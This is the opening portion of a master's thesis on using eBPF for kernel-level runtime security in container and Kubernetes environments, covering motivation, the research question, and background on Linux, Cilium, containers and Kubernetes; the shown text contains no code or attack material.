

MASTER THESIS

ROSKILDE UNIVERSITY



---

EXPLORING  
KERNEL-BASED RUNTIME SECURITY  
IN  
CONTAINER ENVIRONMENTS

USING  
**EBPF**



*Authors:*

Anton Due (66491)  
Leon Emborg (68848)

*Supervisor:*

Sune Thomas Bernth Nielsen

June 1, 2023

# ACKNOWLEDGMENT

We would like to express our profound gratitude to everyone who provided us the opportunity to complete this thesis. A special acknowledgement goes to our project supervisor, Sune, from Roskilde University. His invaluable guidance, stimulating suggestions, and constant encouragement played a pivotal role in shaping this thesis on eBPF for runtime security in container-based environments.

His support, and insightful feedback was instrumental in enhancing our work and bringing it to fruition. We are grateful for his guidance throughout our studies of this advanced technology.

We also wish to extend our thanks to our colleagues, friends, and families. Their continuous support, encouragement, and especially the insightful discussions were invaluable in the completion of this thesis. Their belief in our capabilities served as a great motivational force for us!

Lastly, we would like to thank the Department of People and Technology at Roskilde University for providing a conducive and resourceful environment, through project-based learning. This approach to learning, was instrumental in determining the shape and scope of this project.

This accomplishment would not have been possible without support from these. Thank you.

# ABSTRACT

This thesis delves into the exploration and analysis of eBPF (extended Berkeley Packet Filter), an advanced technology designed to bolster low-level observability and control, through user space logic directly in the Linux kernel. The focus of this study is to unravel the capabilities of eBPF, understand its potential in the realms of cloud and container security, and provide a comprehensive analysis of its advantages and disadvantages. Through the development of an eBPF program that prevents “mount” syscalls from privileged containers, we demonstrate the practical applications of eBPF in a real-world scenario. This study does not only illuminate the potential of eBPF in addressing urgent security situations but also aims to make this technology more accessible and understandable. While the journey was not without its challenges, the insights gained, and the skills acquired underscore the transformative potential of eBPF in the landscape of cloud and container-based security.

**Keywords:** Security, containers, exploratory study, system calls, eBPF, cloud native.

# TABLE OF CONTENTS

- 1. INTRODUCTION.....7**
  - 1.1 PROBLEM AREA ..... 10
  - 1.2 THESIS OBJECTIVE..... 11
  
- 2. BACKGROUND & TECHNOLOGIES ..... 12**
  - 2.1 THE ORIGIN OF LINUX: A BRIEF HISTORY..... 12
  - 2.2 CLOUD NATIVE LANDSCAPE..... 15
    - 2.2.1 *Cilium*..... 16
  - 2.3 CONTAINERIZATION AND VIRTUALIZATION..... 18
    - 2.3.1 *Virtual machines*..... 18
    - 2.3.2 *Containers* ..... 18
    - 2.3.3 *Underlying technologies*..... 20
  - 2.4 KUBERNETES ..... 21
    - 2.4.1 *Pods*..... 21
    - 2.4.2 *Nodes*..... 21
    - 2.4.3 *Container Orchestration*..... 22
  - 2.5 BERKELEY PACKET FILTERING (BPF) ..... 23
    - 2.5.1 *Extended Berkeley Packet Filtering – eBPF* ..... 24
    - 2.5.2 *eBPF in the cloud native landscape*..... 29
    - 2.5.3 *Other users of eBPF and usecases*..... 30
    - 2.5.4 *eBPF Security*..... 31
    - 2.5.5 *Linux Security Modules (LSM) and ebpf* ..... 32
  
- 3. METHOD & PROCEDURE ..... 35**
  - 3.1 EXPLORATION GOAL ..... 36
  - 3.2 SETTING UP DEVELOPMENT ENVIRONMENT ..... 37
  - 3.3 PREVIOUS VULNERABILITIES THAT WOULD ALLOW THIS APPROACH..... 37
  - 3.4 SOCKSHOP MICROSERVICE DEMONSTRATION ..... 38
    - 3.4.1 *Deployment*..... 38
    - 3.4.2 *Our changes to the system*..... 40
    - 3.4.3 *Designing the perfect application* ..... 43
  - 3.1 THE SYSTEM VIEWPOINT..... 44
  - 3.2 THE ATTACK IN ACTION..... 45

|           |                                                                                    |            |
|-----------|------------------------------------------------------------------------------------|------------|
| 3.3       | PREVENTING A “MOUNT” CONTAINER ESCAPE USING EBPF .....                             | 58         |
| 3.3.1     | <i>BCC and writing eBPF programs</i> .....                                         | 58         |
| 3.3.2     | <i>The program and how it influences the attack scenario</i> .....                 | 60         |
| 3.3.3     | <i>Limitations and constraints on the eBPF program</i> .....                       | 70         |
| <b>4.</b> | <b>EVALUATING THE SYSTEM AND EBPF .....</b>                                        | <b>72</b>  |
| 4.1       | THE PLAUSABILITY OF THIS ATTACK.....                                               | 72         |
| 4.1.1     | <i>An unprivileged container</i> .....                                             | 73         |
| 4.1.2     | <i>The program and its capabilities</i> .....                                      | 74         |
| 4.1.3     | <i>Analysis of Security Techniques with eBPF</i> .....                             | 74         |
| 4.2       | EFFICIENCY AND FUTURE DEVELOPEMNT .....                                            | 76         |
| 4.3       | USE CASE & USERS .....                                                             | 78         |
| 4.4       | THE EBPF LEARNING CURVE.....                                                       | 79         |
| 4.5       | EXISTING PROJECTS AND EBPF FOR CLOUD AND CONTAINER RUNTIME SECURITY .....          | 82         |
| 4.5.1     | <i>Evaluation of sidecar based approach vs ebpf in-kernel based approach</i> ..... | 85         |
| 4.6       | OTHER TYPES OF ATTACK VECTORS IN THE CLOUD NATIVE LANDSCAPE .....                  | 86         |
| 4.7       | KEY FINDINGS AND IMPLICATIONS.....                                                 | 87         |
| <b>5.</b> | <b>DISCUSSION .....</b>                                                            | <b>90</b>  |
| 5.1.1     | <i>eBPF for Container Runtime Security Enforcement: A Double-Edged Sword</i> ..... | 90         |
| 5.1.2     | <i>Contributions and Significance</i> .....                                        | 91         |
| <b>6.</b> | <b>CONCLUSION &amp; FUTURE WORK.....</b>                                           | <b>92</b>  |
| 6.1.1     | <i>Summary of the Study</i> .....                                                  | 93         |
| 6.1.2     | <i>Recommendations for future Research</i> .....                                   | 93         |
| 6.1.3     | <i>Closing</i> .....                                                               | 95         |
| <b>7.</b> | <b>BIBLIOGRAPHY .....</b>                                                          | <b>96</b>  |
| <b>8.</b> | <b>APPENDIX .....</b>                                                              | <b>104</b> |
| 8.1       | REPORTS .....                                                                      | 104        |
| 8.2       | CODE.....                                                                          | 104        |

## LIST OF ABBREVIATIONS & GLOSSARY

|                 |                                                                                                                                                                 |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Enterprise      | Public- or private-sector organizations with 1,000 or more employees                                                                                            |
| SMBs            | Small to mid-sized businesses with fewer than 1,000 employees                                                                                                   |
| eBPF            | Extended Berkeley Packet Filter                                                                                                                                 |
| BTF             | (BPF Type Format)<br><br>(BPF Type Format (BTF) – The Linux Kernel Documentation, 2023)                                                                         |
| XDP             | Express Data Path                                                                                                                                               |
| cGroups         | Control groups                                                                                                                                                  |
| RCE             | Remote Code Execution                                                                                                                                           |
| Reverse Shell   | A shell on a victim machine that is controlled by an attacker using an RCE or similar.                                                                          |
| CVE             | Common vulnerabilities and exposures                                                                                                                            |
| Kubernetes node | Kubernetes node, a (virtual) machine that hosts containers for the Kubernetes cluster.                                                                          |
| CI/CD           | Continuous integration and continuous deployment, the act of deploying and updating code often and without dedicated service windows or downtime for customers. |
| LOC             | Line of Code often used with # e.g., “See LOC#56” (see line of code 56)                                                                                         |

# 1. INTRODUCTION

---

The security of cloud infrastructures has become a major concern for organizations as they increasingly adopt cloud computing to store, process, and manage sensitive data. With the increased adoption of the cloud for business-critical operations and data transfer, the bigger the target cloud infrastructure will be for threat actors. This highlights the need for robust and effective security measures to protect against attacks on cloud infrastructure and environments which is a challenge for Small to medium sized businesses as they do not have the same financial resources as enterprise businesses spending less than \$600,000 annually, compared with only six percent of enterprises (*Flexera, 2021*). According to the survey conducted by Flexera the top cloud challenge is *security* cited by 81% of the 750 respondents (*Flexera, 2021, p. 39*), which is a challenge for SMBs as it can be complex, time consuming and requires technical skills (*Flexera, 2021, p. 12*). As cloud consumer failing to properly configure and manage the cloud infrastructure, from a security perspective, can result in vulnerabilities and ultimately in data loss.

*“Our research found that the failure of subscribers to properly secure the configuration of cloud services is an additional contributor to data loss.”*

*(Oracle & KPMG, 2020)*

The most common security threats and vulnerabilities faced by infrastructures in organizations includes malicious software, inadequate security controls, misconfigured systems and lack of visibility and control among others (*Fortinet, 2021*). Each of these threats presents significant risks to the security and privacy of data and systems, and with the scale of cloud computing increasing rapidly hence (*Alvarenga, Gui, 2023*) suggest a need for guidelines, and best practices considering monitoring for misconfigurations, implementation of cloud security policies, securing containers and implementing zero trust approach. This is especially important for organizations choosing to manage their own cloud infrastructure (*Freeze, 2020*) and for that reason we want to look deeper into a specific tool called eBPF which we will cover in the following chapters.

Larger companies like Amazon - AWS, Microsoft - Azure and Google - GCP, have the resources to secure their IT-infrastructure. Furthermore, are they responsible for securing their own environment from malicious attackers and their many consumers (*Violino, 2023*). But small and medium size businesses do not have the same resources and expert knowledge required when operating a cloud infrastructure in a fast-moving field, hence not having the same capabilities to secure their cloud infrastructure, creating a higher risk for malicious attacks, and a greater need for secure solutions and easy-to-adopt solutions.

The Cloud Security Reports (*Fortinet, 2021*) and (*Fortinet, 2023*) from Cybersecurity Insider are based on comprehensive global surveys of 572 respondents (*Fortinet, 2021*) and 752 respondents (*Fortinet, 2023*) of top cyber security and IT professionals, which analyzes the current state of cloud security and identifies potential risks and threats for organizations that are using cloud services. The Oracle and KPMG Cloud Threat Report (*Oracle & KPMG, 2020*) is also a joint research publication between KPMG and Oracle centered around a survey of 750 cyber security and IT professionals that identifies the key risks and challenges that organizations are facing when implementing and maintain cloud solutions. All three reports highlight that misconfiguration is a top security threat for organizations using cloud services:

According to the KPMG and Oracle Threat Report, 51% of the respondents experienced data loss due misconfiguration errors of their cloud services (*Oracle & KPMG, 2020, p. 25*) and of those organizations that shared their misconfigured cloud service experience, encountered 10 or more data loss incidents in 2020 (*Oracle & KPMG, 2020*). This problematic trend could possibly be caused by inadequate security configuration skills, to secure their cloud environment cited by 57%.

According to The cloud Threat Report from Fortinet (*Fortinet, 2023, p. 11*), 32% of the 752 surveyed cybersecurity professionals states that 'Improved Security' is a key benefit for their cloud deployment.



Choosing one of the big cloud providers does not solve the issue of misconfiguration as these providers are responsible for securing their own infrastructure, and customers are responsible for securing their own data, and according to the *(Oracle & KPMG, 2020)* this is a challenge for businesses using public clouds as they struggle with acquiring the technical expertise to properly implement their own security measures.

According to the Oracle and KPMG Cloud Threat Report, misconfiguration is the most significant risk to cloud security, with 51% of organizations experiencing a misconfiguration incident in the past year.

Some of the most common misconfigurations occurs within areas of:

- **Storage:** where unallocated resources are left open and vulnerable hence open to attacks.
- **Databases:** when moving from databases to cloud-native, creates security holes.
- **Search:** Misconfigured search functions that allow for broad access through generic IDs, introducing security loopholes.
- **Misconfigured Containers:** Based on whether resources are read-only or can be written to and if roles-based access controls are enabled or not *(Barot, 2021)*.

Gaining observability and heightening security in the cloud is a difficult task due to the ephemeral and distributed nature of cloud infrastructures. The cloud environment is constantly changing, making it difficult for organizations to keep track of changes happening in the environment. Additionally, the architecture of cloud infrastructures is typically complex, making it difficult to get a clear picture of the overall environment.

Misconfigured cloud infrastructures and containers can be particularly difficult to observe, as they often run across multiple services and networks. The lack of visibility can make it difficult to detect and identify any misconfigurations or security issues that may be present.

To address the issue of misconfigured containers, one way to increase visibility and control is to investigate the use of eBPF (Extended Berkeley Packet Filter). By using eBPF, organizations can gain

better visibility and control over their container environment, helping to ensure that containers remain secure.

## 1.1 PROBLEM AREA

Cloud providers provide resources - either by SAAS or IAAS<sup>1</sup> - to cloud consumer, and often abstract away most of the platform and infrastructure and underlying applications through various services like AWS Fargate, AWS lambda, Azure functions and more. This suggests that even small teams without their own IT-Infrastructure team, can still use the cloud to utilize benefits provided by building *cloud native applications*. Using a public cloud from a cloud provider like Google, Amazon or Microsoft - typically has benefits including scalability and flexibility, faster time to market, data loss prevention and more (*Advantages Of Cloud Computing - Google Cloud, 2023*).

Adapting to either a public cloud or private cloud<sup>2</sup> (a datacenter managed and controlled by an organization), exposes organizations to new risks of inadequate control, lack of observability, and potential misconfiguration, hence requiring the right technical IT expertise within the organization to properly manage and configure the cloud environment, preventing a possible security challenges (*Tabrizchi & Kuchaki Rafsanjani, 2020*). Not having the right technical IT expertise within an organization, can have serious implications, particularly in terms of data security and compliance and ultimately result in data loss.

The lack of control and observability encountered by adopters of cloud-based paradigms, presents a substantial problem when trying to take advantage of the cloud-based- approach. Small and medium sized companies that lack the expertise to configure and maintain their own cloud infrastructures, are therefore at risk of misconfiguration. We assume that without sufficient control and observability, as well as the necessary expertise, companies with misconfigured cloud environments are thus putting their data and systems at risk.

---

<sup>1</sup> <https://www.ibm.com/topics/iaas-paas-saas>

<sup>2</sup> <https://aws.amazon.com/what-is/private-cloud/>

As a solution to improve observability and heighten security in a distributed cloud environment utilizing containerization, implementing Extended Berkeley Packet Filter (eBPF) technology could prove to be beneficial. eBPF is a Linux kernel technology that serves as a bridge between applications running in user-space and the underlying kernel programs and events (*Rice, 2023, p. 9*). eBPF can be used to monitor most system calls, including everything related to network traffic, resource consumption, processes and much more, which we will dive further into in the following chapters.

## RESEARCH QUESTION

Considering the previously mentioned problems of small to medium sized companies not having the resources or expertise to secure their cloud environment, we raise the question:

**How can eBPF technology be leveraged to improve security through observability and runtime control of a container-based infrastructure?**

## 1.2 THESIS OBJECTIVE

The objective of this master's thesis is to undertake an exploratory study examining the efficacy of Extended Berkeley Packet Filter (eBPF) as a mechanism for heightening security while also enhancing low-level observability and control, within cloud and container environments. Our particular focus is on implementing and analyzing eBPF's potential for runtime security control. By delving into the intricacies of how eBPF can be utilized and implemented, we aim to shed light on the possibilities of this technology for not only increasing security and control, but also for advancing the realm of low-level observability. Furthermore, an integral part of the thesis is to make the understanding and application of eBPF more accessible to a wider audience, and developers of varying skill levels. We envision our thesis as a catalyst for demystifying eBPF and inspiring further innovation in the field of cloud and container security through kernel-based instrumentation.

## 2. BACKGROUND & TECHNOLOGIES

In this chapter we will touch upon and explain the theory that that is needed to understand the basics for eBPF, and the technologies required to understand our exploratory study.

Initially, we will discuss the origin of Linux, then dive into containerization and virtualization, move on to the orchestration tool Kubernetes and finally go in depth with the eBPF technology itself. The diagram on the right gives an overview of the technological elements required to understand eBPF, which we will dive further into in this chapter.




Figure 1: Diagram giving the technological overview to understand eBPF

### 2.1 THE ORIGIN OF LINUX: A BRIEF HISTORY


Linux is an operating system, created in the early 1990s by Linus Torvalds, and the Free Software Foundation (FSF). Torvalds started developing Linux while still a student at the University of Helsinki with the aim of creating a system like MINIX, a UNIX operating system. In 1991, he released version 0.01 and 0.02 of Linux. It was not until 1994 that version 1.0 of the Linux kernel, the core of the operating system, was released.

While Torvalds was developing Linux, the FSF and American software developer Richard Stallman were also working on creating an open-source UNIX-like operating system called GNU. Unlike Torvalds who began by creating the kernel, Stallman and the FSF first focused on creating utilities for the operating system (*Debian GNU/Linux Installation Guide, 2023*). These utilities were later

added to the Linux kernel to create a complete system called GNU/Linux or, more commonly, just Linux.

Linux gained popularity in the 1990s due to the efforts of hobbyist developers. While it is not as user-friendly as popular operating systems such as Microsoft Windows and Mac OS, it is considered an efficient and reliable system that rarely crashes. In addition, combined with Apache, an open-source web server, Linux accounts for ~99% of the super-computer market, ~90% of the public cloud workload and ~82% of the smartphone market (*Cloud Computing with Linux / Realise the True Potential & Value*, 2020).

Linux-based operating systems are often preferred by cloud providers due to their flexibility, light weight, uses few resources, reliability, security and is open source (*Linux for Cloud Computing*, 2023). Many cloud providers, such as Amazon Web Services, Microsoft Azure, and Google Cloud Platform, offer Linux-based virtual machines and containers as part of their services (*The State of Linux in the Public Cloud for Enterprises*, 2019). And are themselves running one or more Linux distributions in their own technology stack.



*Figure 2: Kernel- and user-space communication overview*

Linux's open-source nature allows for easy customization and adaptation to specific cloud infrastructures, catering to a variety of needs. This, coupled with its efficient resource management, makes Linux ideal for cloud environments where resources are shared among multiple users and applications. The system calls (syscalls) in Linux provide efficient interfaces between the user space and the kernel space, enabling effective process control, file management, and communication.

Moreover, Linux's support for eBPF technology has certainly bolstered its popularity in securing and monitoring cloud environments. The eBPF technology's ability to filter and analyze network traffic and control containers through kernel layer, significantly enhances use cases for cloud and container-based environments. Linux is an increasingly attractive choice for performance-sensitive scenarios

exemplified by Facebook's eBPF-based L4 load balancer, *Katran*<sup>3</sup>, which they released as open-source.

Furthermore, Linux's monolithic kernel design allows for dynamic loading and unloading of modules at runtime, providing extensibility and adaptability to various hardware and software environments. Its inherent security features, such as discretionary access control and mandatory access control (MAC), along with the ability to fine-tune user permissions, make Linux a preferred choice for maintaining system integrity and confidentiality. Finally, the vast and active Linux community continuously contributes to its development, ensuring that the operating system stays abreast of the latest technological advancements. This, coupled with the extensive support available, makes Linux a reliable and future-proof choice for cloud providers and developers alike.

## 2.2 CLOUD NATIVE LANDSCAPE

Microservice architecture has taken the world by storm (*CloudZero, 2022*). This paradigm-shift no doubt took hold because of the improved scalability, flexibility, and reliability that a distributed microservice architecture offers. Cloud technologies empower users to deploy and scale their applications in a distributed manner, tailoring to specific metrics and responding to increased application demand. (*Jamshidi et al., 2018*).

The Cloud Native Computing Foundation (CNCF) Landscape, is a comprehensive map and overview of the cloud native ecosystem, providing a visual representation of the projects and products that make up the cloud native software stack used to design, develop, deploy, and operate cloud applications (*Cloud Native Landscape, 2023*). The term “cloud-native” is frequently used to describe applications built on a microservices architecture and run on container orchestration platforms like Kubernetes. These applications are highly scalable, resilient, and agile. It is designed to help organizations navigate the rapidly changing cloud native landscape and make informed decisions about their technology investments. CNCF Landscape provides a simplified view of the cloud native

---

<sup>3</sup> <https://github.com/facebookincubator/katran> - Katran from Facebook L4 Loadbalancer using eBPF.

landscape, including project categories, maturity levels, and project statuses, as well as detailed information about each project. It also provides links to resources and educational materials, such as tutorials and case studies, to help organizations understand the technology and its potential.

However, the complexity of cloud-native environments makes it difficult to maintain visibility into application behavior and detect security threats (*Reuner, Tom, 2022*).

### 2.2.1 CILIUM

In the rapidly evolving cloud-native landscape, Cilium emerges as a groundbreaking open-source technology that redefines network connectivity and security for application services in Linux container orchestration platforms such as Kubernetes. The cornerstone of Cilium's innovation is its utilization of eBPF (Extended Berkeley Packet Filter), a powerful feature within the Linux kernel, which will be explained in depth in 2.5. This unique application of eBPF enables Cilium to adeptly address the networking, load balancing, and security requirements of cloud-native, containerized applications (*Cilium - Get Started, 2023*).

In Kubernetes, a cornerstone of the cloud-native ecosystem, Cilium replaces the traditional kube-proxy and network plugin (*Cilium - Get Started, 2023*). It provides a unified solution for network connectivity, load balancing, and network policy enforcement, thereby simplifying the networking stack and reducing the potential for security vulnerabilities. This consolidation is particularly beneficial in the cloud-native landscape, where simplicity and security are paramount.






Figure 3: Cilium architecture

The Cilium architecture consists of an agent running on all cluster nodes and servers in the cloud environment. This agent is responsible for monitoring and enforcing the desired network and security policies for the workloads running on the nodes. Cilium uses the Linux Kernel's native networking and security capabilities, such as iptables and eBPF, to provide visibility, segmentation, and security for container-based applications. It also provides distributed firewall policies, service identity, and Kubernetes Network Policies (Isovalent, 2022).

We have chosen to include Cilium in our thesis as it is an industry leader in cloud native security through observability. In addition, Cilium provides a platform for discussing the current challenges of networking and security in the cloud, and the various approaches taken to address them, such as using eBPF for observability or runtime security.

## 2.3 CONTAINERIZATION AND VIRTUALIZATION

To understand the environment that we work in and the concepts we use and build upon, it is important to understand the base for the work and findings we will dive into, that is containerization technology. This section aims to clarify this and provide a solid base to understand the further abstractions and concepts introduced throughout the thesis.

### 2.3.1 VIRTUAL MACHINES

A virtual machine (VM) is a virtual environment that acts like a real computer. It emulates an entire computer system, including the operating system, on top of the physical hardware and is created using a combination of software and hardware components, largely through a hypervisor (or virtual machine monitor) which allocates physical resources to the virtual environment making it resource-intensive but more isolated than containers (*Azure, 2023*).

VMs serve multiple purposes, including running applications, operating systems, and programming environments. They can be migrated across different physical hosts to enhance scalability and availability. VMs are commonly used to operate multiple operating systems on a single physical machine, catering to testing, development, and production environments (*IBM, what are virtual machines? 2023*).

VMs are a useful tool for creating virtual environments that can be used for running operating systems, applications, and programming environments. They are distinct from containers, which are typically used for deployment, and are more portable and lightweight than VMs (*IBM, What are virtual machines?, 2023*).

### 2.3.2 CONTAINERS

Containers are a form of operating system virtualization. A single container might be used to run anything from a small microservice or software process to a larger application. Inside a container are all the necessary executables, binary code, libraries, and configuration files. Compared to server or

the virtual machine approaches, containers are lightweight because they and the host OS share the same kernel and use the same system resources. Containers allow for software to be packaged into isolated, stand-alone units that can run anywhere, simplifying the development, testing, and deployment of applications. This has made containers a key technology in the cloud-native landscape, enabling the development of distributed microservices-based applications.

*“Containers provide a way to package and isolate applications with their entire runtime environment—all of the files necessary to run.”*

*(IBM, Containerization Explained, 2023).*

This allows users to quickly move and scale applications across environments. Users can create and deploy containers on cloud services such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP). Containers are popular in cloud computing because they make it easy for developers to move applications from one cloud environment to another. Docker is one of the leading containerization platforms, and it provides users with tools to build, ship, and run applications in containers (Docker, 2021). Containers can also be used to quickly deploy applications across multiple cloud environments, which allows users to easily scale their applications as needed.

*“A container is a standard unit of software that packages up code and all its dependencies, so the application runs quickly and reliably from one computing environment to another. A Docker container image is a lightweight, standalone, executable package of software that includes everything needed to run an application: code, runtime, system tools, system libraries and settings.”*

*(Docker, 2021)*

The choice between containers and VMs depends on the specific needs of the application and the available resources and is often used together for a highly flexible setup.

## **CONTAINERIZED WORKLOADS**

Docker is an open-source container management tool, that allows developers to create, deploy, and run applications inside containers. Containerized workloads refer to the practice of running

applications inside containers, which offers key benefits such as isolation, scalability, and portability. By isolating each application in a container, developers can avoid conflicts between dependencies and ensure that the application runs consistently across different underlying environments. Furthermore, the use of containerized applications enables distributed scaling of applications in a horizontal way, across a set of computing resource nodes using an orchestration tool like Kubernetes (*Bernstein, 2014*).

Docker and other container management tools are very beneficial. For example, if a developer wants to deploy a web application that requires a specific version of a database server, they can create a container with the web application and another container with the database server, each with its own isolated environment. These containers can be deployed on any host system that supports Docker or other container and virtualization management platforms like *podman*, *vagrant* or other - without worrying about compatibility issues.

### 2.3.3 UNDERLYING TECHNOLOGIES

The magic of containers is largely due to features provided by the Linux kernel, including namespaces, cgroups, and layered union filesystems.

Cgroups, (control groups), is a feature of the Linux kernel that allows for the allocation and isolation of system resources such as CPU, memory, and network bandwidth. Docker is an example of leveraging cgroups to limit and monitor the usage of system resources by containers, ensuring that containers do not consume too much of the host system's resources.

Namespaces is another Linux kernel feature that provides process isolation by creating separate instances of system resources for each container. Docker uses these namespaces to provide containerization by creating separate instances of the file system, network interfaces, and other system resources for each container, enabling isolation and preventing conflicts between containers.

Union file systems are used to create lightweight and efficient *images* that can be used to create containers. Docker uses a union file system to create images by layering file systems on top of each other, enabling efficient sharing and reusing of common layers between different images. This is

what allows container images to be lightweight and quick to start, as only the topmost layer needs to be written when a container is launched (*Ciorba, 2020*).

## 2.4 KUBERNETES

Kubernetes is an open-source platform designed to automate the deployment, scaling, and management of containerized applications. Kubernetes provides a framework to run distributed systems resiliently, scaling and recovering as needed.

### 2.4.1 PODS

Pods are the smallest deployable unit of computing in Kubernetes, and are the basic building blocks of the system (*Pods, Kubernetes, 2023*). A Pod is composed of one or more containers (such as Docker containers), and each container shares the same IP address and port space and are relatively tightly coupled. Pods are ephemeral, meaning they can be created and destroyed on demand. They can also be rescheduled to other nodes in the cluster in the event of a node failure (*Pods, Kubernetes, 2023*).

Pods are designed to be co-located on the same node, and as such, are able to share resources like storage volumes and network resources. This allows for a high degree of efficiency, since resources are not wasted on unused or duplicate components (*Pods, Kubernetes, 2023*). In addition, Pods are able to communicate with each other via the Kubernetes API and the shared network (*Pods, Kubernetes, 2023*).

### 2.4.2 NODES

Kubernetes runs a workload by placing containers into Pods to run on Nodes. A node may be a virtual or physical worker machine in Kubernetes and is the place where containers are deployed and run (*Nodes, Kubernetes, 2023*). Nodes have a unique nodeName and a nodeID that are used to identify them. Each node is managed by the Kubernetes Master, which is responsible for managing the workload and directing communication across the cluster (*Nodes, Kubernetes, 2023*). Nodes

contain the services necessary to run applications, such as a container runtime like Docker or ContainerD and kubelet. The kubelet is responsible for managing the containers, monitoring their health, and reporting back to the master (*Kubernetes, 2021*).




Figure 4: Node overview

In addition to running containers, nodes also have networking components such as the pod network and the service proxy. These components allow for communication between containers and services within the cluster (*Nodes, Kubernetes, 2023*). Nodes are an essential part of the Kubernetes architecture, as they are the machines responsible for running applications and services in the cluster.

### 2.4.3 CONTAINER ORCHESTRATION

